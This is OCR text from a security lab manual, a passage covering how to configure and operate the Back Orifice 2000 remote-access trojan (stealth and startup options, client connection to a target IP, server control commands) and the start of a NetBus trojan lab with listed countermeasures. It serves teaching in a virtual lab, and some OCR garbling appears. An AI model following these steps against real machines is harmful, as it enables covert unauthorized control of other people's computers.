
Files of type: DLL Files (*.dll)

bo2kcfg.exe
Application
Modified: 10/1/
Size: 204 KB
Attributes: (no

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

Type: Application Size: 204 KB | 204 KB | My Computer

Click the **Save Server** button.



BO2K Server Configuration

Current Server File:

C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Server Info:
Version 1.13

Plugins Loaded:

Plugin Name	Version	BO2K Ver	Description
enc_null.dll	1.0	1.1	BO2K Wussy NULL Encry
auth_null.dll	1.0	1.1	BO2K Null Authentication
srv_control.dll	1.1	1.1	BO2K Server Control (Beta

Option Variables:
- Startup
- Stealth
- TCPIO
- INI File

Current Value:

New Value:


Switch Setting

bo2kcfg.exe
Application
Modified: 10/1/
Size: 204 KB
Attributes: (no

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

Type: Application Size: 204 KB | 204 KB | My Computer

The configuration will now be saved.



BO2K Server Configuration

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Server Info:
Version 1.13

BO2K Configuration Tool

Server file saved

OK


Plugins Loaded:

Plugin Name	Version
enc_null.dll	1.0
auth_null.dll	1.0
srv_control.dll	1.1

Option Variables: Startup, Stealth, TCPIO, INI File

Back Office 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

In the **Option Variables** section, click on the **+** symbol next to the **TCPIO** folder. By selecting the **Default Port** you can change the port to which BO2K connects.



BO2K Server Configuration

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Server Info:
Version 1.13

Plugins Loaded:

Plugin Name	Version	BO2K Ver	Description
io_tcp.dll	1.0	1.1	BO2K Simple Networking T
enc_null.dll	1.0	1.1	BO2K Wussy NULL Encry
auth_null.dll	1.0	1.1	BO2K Null Authentication

Option Variables:
- Startup
- Stealth
- TCPIO
  - Default Port
- INI File


Current Value: 8888

New Value: 8888

Switch Setting: ○ Disabled ○ Enabled

Back Office 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

If you make any changes be sure to click **Save Server**. The configuration will be saved.


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Red Hat Linux 8 Server | Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red
Start | BO2K - BO2K 1.... | Downloading File... | C:\Downloads\B... | BO2K Server C... | 5:42 PM
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2...
netw-ib-ox-...
C:\Downloads\BO2K\bo2k_1-1-3
File Edit View Favorites Tools Help
Back Search Folders History
Address Go
bo2k_
bo2kcfg.e Application
Modified:
Size: 204 KI
Attributes:
gpl.txt
Type: Application Size: 204 KB
My Computer
BO2K Server Configuration
Open Server...
Save Server
Close Server
Exit
Insert...
Remove
Extract To File...
Set Value
OK

BO2K Server Configuration

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Server Info:
Version 1.13

Plugins Loaded:

Plugin Name	Version
io_tcp.dll	1.0
enc_null.dll	1.0
auth_null.dll	1.0

BO2K Configuration Tool: Server file saved

Option Variables: Startup, Stealth, TCPIO (Default Port), INI File

Current Value: 8888

New Value: 8888


Switch Setting: ○ Disabled ○ Enabled

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

On the Attacker's Computer

Double-click on the **bo2kgui.exe** file to start the Client installation of BO2K.


The client needs to be configured as well. Click on **Plugins**, then **Configure**.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Red Hat Linux 8 Server | Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red
bo2k_1-1-3
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Do Go
File and Folde
Rename th
Move this f
Copy this f
Publish this
E-mail this
Delete this
Other Places
BO2K
My Docume
Shared Do
My Comput
My Networ
Details
Untitled - BO2K Workspace
File Edit View Plugins Help
Ready
start | Command Prompt | bo2k_1-1-3 | Untitled - BO2K Work... | 5:53 PM


Server List ☑ Show Details □ Disconnect Check

Machine	Address	Connection	Encryption	Authentication

Click the **Insert** button.



- Load the following *Plugins*. Double-click on the **Plugins** folder, then the **io** folder, and select the **io_tcp.dll** file.
- Click the **Insert** button.
- Double-click on the **Plugins** folder, then the **enc** folder, and select the **ip_tcp.dll** file.
- Click the **Insert** button.
- Double-click on the **Plugins**, then the **auth** folder, and select the **auth_null.dll** file.




Plugins Loaded:

Plugin Name	Version	BO2K Ver	Description
C:\Downloads...	1.0	1.1	BO2K Simple Networking TCP
C:\Downloads...	1.0	1.1	BO2K Wussy NULL Encryption Module
C:\Downloads...	1.0	1.1	BO2K Null Authentication

Option Variables:

TCPIO

In the **Option Variables** section, click on the **+** symbol next to **TCPIO** and select the **Default Port**. Set the default port to match the one set on the server part earlier.



Plugin Configuration

Plugins Loaded:


Plugin Name	Version	BO2K Ver	Description
C:\Downloads...	1.0	1.1	BO2K Simple Networking TCP
C:\Downloads...	1.0	1.1	BO2K Wussy NULL Encryption Module
C:\Downloads...	1.0	1.1	BO2K Null Authentication

Option Variables:
- TCPIO
  - Default Port

Current Value: 8888

New Value: 8888

Click the **Add New Server** ✚ button. The **Edit Server Settings** screen will appear.



Edit Server Settings

Edit these Back Orifice server properties to modify the server list. Choose appropriate connection type, encryption and authentication.

Name of this server:


Server Address:

Connection Type: TCPIO: Back Orifice TCP IO Module v1.0

Default Encryption: NULLENC: BO2K NULL Encryption

Authentication: NULLAUTH: Single User / Encrypt Only

Enter a **Name** and the **IP Address** of the target. Click **OK**.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Red Hat Linux 8 Server | Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red
bo2k_1-1-3
Untitled - BO2K Workspace
Cancel
OK
start
Command Prompt
bo2k_1-1-3
Untitled - BO2K Work...
6:00 PM

Edit Server Settings

Edit these Back Orifice server properties to modify the server list. Choose appropriate connection type, encryption and authentication.

Name of this server: Hacked 2000 Server


Server Address: 192.168.1.7

Connection Type: TCPIO: Back Orifice TCP IO Module v1.0

Default Encryption: NULLENC: BO2K NULL Encryption

Authentication: NULLAUTH: Single User / Encrypt Only


The target will now appear in the list. Double-click on the target.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Red Hat Linux 8 Server | Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red
bo2k_1-1-3
Untitled - BO2K Workspace
File Edit View Plugins Help
Ready
start
Command Prompt
bo2k_1-1-3
Untitled - BO2K Work...
6:00 PM


Server List ☑ Show Details □ Disconnect Check

Machine	Address	Connection	Encryption	Authentication
Hacked 2000 S...	192.168.1.7	TCPIO: Back Orifi...	NULLENC: BO2K ...	NULLAUTH: Singl...

Click the **Connect** button.




The item of interest here is **Server Control**. Double-click on the **Server Control** folder.



```
--> Version: Back Orifice 2000 (BO2K) v1.13
```

The list of options available to execute against the target appears.




Name: Hacked 2000 Server
Addr: 192.168.1.7

☑ Auto-Query

```
--> Version: Back Orifice 2000 (BO2K) v1.13
```

Select **Shutdown Server** and click the **Send Command** button. The target will be immediately shut down.



Name: Hacked 2000 Server
Addr: 192.168.1.7

☑ Auto-Query

Type 'DELETE' to ERADICATE

```
Shutting down BO2K server.
```

***Note:** Remember that this tool can be installed remotely and, from the list of options available to an attacker, you can plainly see just how much control an attacker would have over the target.

Lab 78: Trojan

Unauthorized Access and Control: NetBus

Prerequisites: None


Countermeasures: Secure ACLs, Bastion servers/workstations, Trojan-detection software, updated antivirus

Description: The NetBus Trojan, similar to the famous Back Orifice (BO) Trojan, is designed to hide itself inside a target host. It allows the installing user access to the system at a later time without using normal authorization or vulnerability exploitation. NetBus allows the remote user to do most of the functions BO can do, as well as open or close the CD-ROM drive, send interactive dialogs to chat with the compromised system, listen to the system's microphone (if it has one), and a few other features.

Procedure: Install the server and client parts, and execute against the target.

On the Target (Server)


Verify the target IP address by typing **ipconfig**.


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Home Red Hat Linux 8 Server Windows 2000 Server Windows XP Professional SUSE Linux 8.2 Red Hat Linux 8.0 Whoppix
Start Command Prompt 8:22 PM
My Documents RestrictAno...
My Computer NetBus.exe
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2...
netw-ib-ox-...
Netwox525
Netwag525
Command Prompt

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.7
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

